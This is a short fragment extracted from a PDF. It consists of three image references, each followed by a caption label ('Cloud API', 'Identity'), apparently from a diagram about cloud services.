
Cloud API




Identity




Identity



